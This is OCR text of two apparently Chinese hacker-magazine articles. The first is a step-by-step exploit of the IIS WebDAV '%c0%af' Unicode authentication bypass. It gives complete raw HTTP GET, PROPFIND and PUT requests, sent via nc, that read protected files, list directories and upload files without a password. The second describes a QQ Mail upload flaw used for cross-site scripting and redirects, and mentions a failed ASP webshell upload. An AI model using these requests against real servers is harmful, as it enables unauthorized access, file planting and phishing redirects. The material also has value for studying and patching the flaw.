


图2

下载文件

比如受口令保护的renyuji文件夹中有个1.txt，访问它也是需要口令的。我们可以用nc提交一个http数据包，内容如下，结果如图3 所示，可以看到在没有输入口令的情况下，服务器返回了1.txt的内容"xxxxxxxxxxxxxxxxxxxxxx"。

```
GET /..%c0%af/renyuji/1.txt HTTP/1.1
Translate: f
Connection: close
Host: 172.27.32.66
```




图3

数据包中的"Translate:f"可以让服务器用WebDAV来提交请求，请求的路径中包含了"%c0%af"这个unicode字符，它在作为WebDAV请求的时候将被去掉，此时无需输入口令。注意，提交"/..%c0%af/renyuji/1.txt"将返回文件"/renyuji/1.txt"，而不是"/.. /renyuji/1.txt"。

另外，我们也可以把"%c0%af"放在文件夹名字之中，比如提交下面的内容，同样会返回1.txt中的内容。

```
GET /renyu%c0%afji/1.txt HTTP/1.1
Translate: f
Connection: close
Host: 172.27.32.66
```

同样道理，将"%c0%af"去掉，返回文件"/renyuji/1.txt"，验证也就被绕过了。

列目录

漏洞公布者所给出的数据包过于复杂，我使用了更简单的数据包实现。提交下面的语句:

```
PROPFIND /renyu%c0%afji/ HTTP/1.1
Host: 172.27.32.66
Content-Length: 0
```

如图4 所示，返回207。由于内容很长，也可以将结果重定向到某文件里，即"nc 172.27.32.66 80 <3.txt>tree.txt"，返回的信息包含了字体、目录里文件的日期、格式等信息，很复杂，看起来很费力。如果想将文件名从中分离出来，大家可以参考https://forum.eviloctal.com/viewthread.php?tid=21420&page=1&authorid=943。




图4

由于URI中包含将被去掉的"%c0%af"，所以绕过了验证。

上传

上传这个功能比较可怕，需要用到http的put方法。如果我们在没有口令的情况下提交如下数据包，意思是在文件夹renyuji里新建upfile.txt，内容为"comeonbaby":

```
PUT /renyuji/upfile.txt HTTP/1.1
Host: 172.27.32.66
Content-Length: 10
comeonbaby
```

如图5 所示，上传失败，401 错误，可以看到需要"WWW-Authenticate"这个报头进行验证。




图5

漏洞的公布者虽然说可以利用这个漏洞上传文件，但并没有给出数据包，不过我们很容易就可以猜出来，构造数据包，在URI中加入"%c0%af"。

```
PUT /renyu%c0%afji/upfile.txt HTTP/1.1
Host: 172.27.32.66
Content-Length: 10
comeonbaby
```

如图6所示，返回了"HTTP/1.1201 Created"，这样就成功地绕过口令验证上传文件了，无需"WWW-Authenticate"报头。





图6

最后强调一下，无论是列目录还是上传，都需要IIS设置里面赋予了相应的权限，否则即使绕过了验证也是没有权限的。对于那些喜欢使用WebDAV管理或分享网站上某个文件夹的管理员，将会受到此漏洞的影响，为此建议尽快打补丁。

前置知识：无
关键词：漏洞、跨站、QQ



QQ邮箱也跨站

文/图 HLdream[S.I.N]

前不久接连暴出了搜狗、QQ校友的跨站0Day，我也趁此机会，在此公布一下我偶然发现的QQ邮箱跨站0Day。废话少说，进入正题。

我们先打开QQ邮箱上传图片的页面，如图1所示，点击"浏览"，选择要上传的图片就可以了。经过我的测试，可以上传任意后缀名的文件。我们上传一个ASP小马看看，让人遗憾的是根本就不执行，其余的PHP、JSP、.NET文件也都无法执行。




图1

突然，我闪出一个想法，上传个静态文件看看。我在1.html文件中写入"<script>alert('QQ我也跨!')</script>"，然后上传，结果和我预测的一样，如图2所示。




图2

看来这里上传的文件只能执行JS等静态代码，难道就没有其他的利用价值吗？答案是肯定的。在2.html文件中写入"<meta http-equiv="refresh" content="0;url=http://www.baidu.com">"，意思是页面刷新0秒后跳转到www.baidu.com的页面。我们上传文件看执行效果，如图3所示，瞬间跳转到了指定的页面。

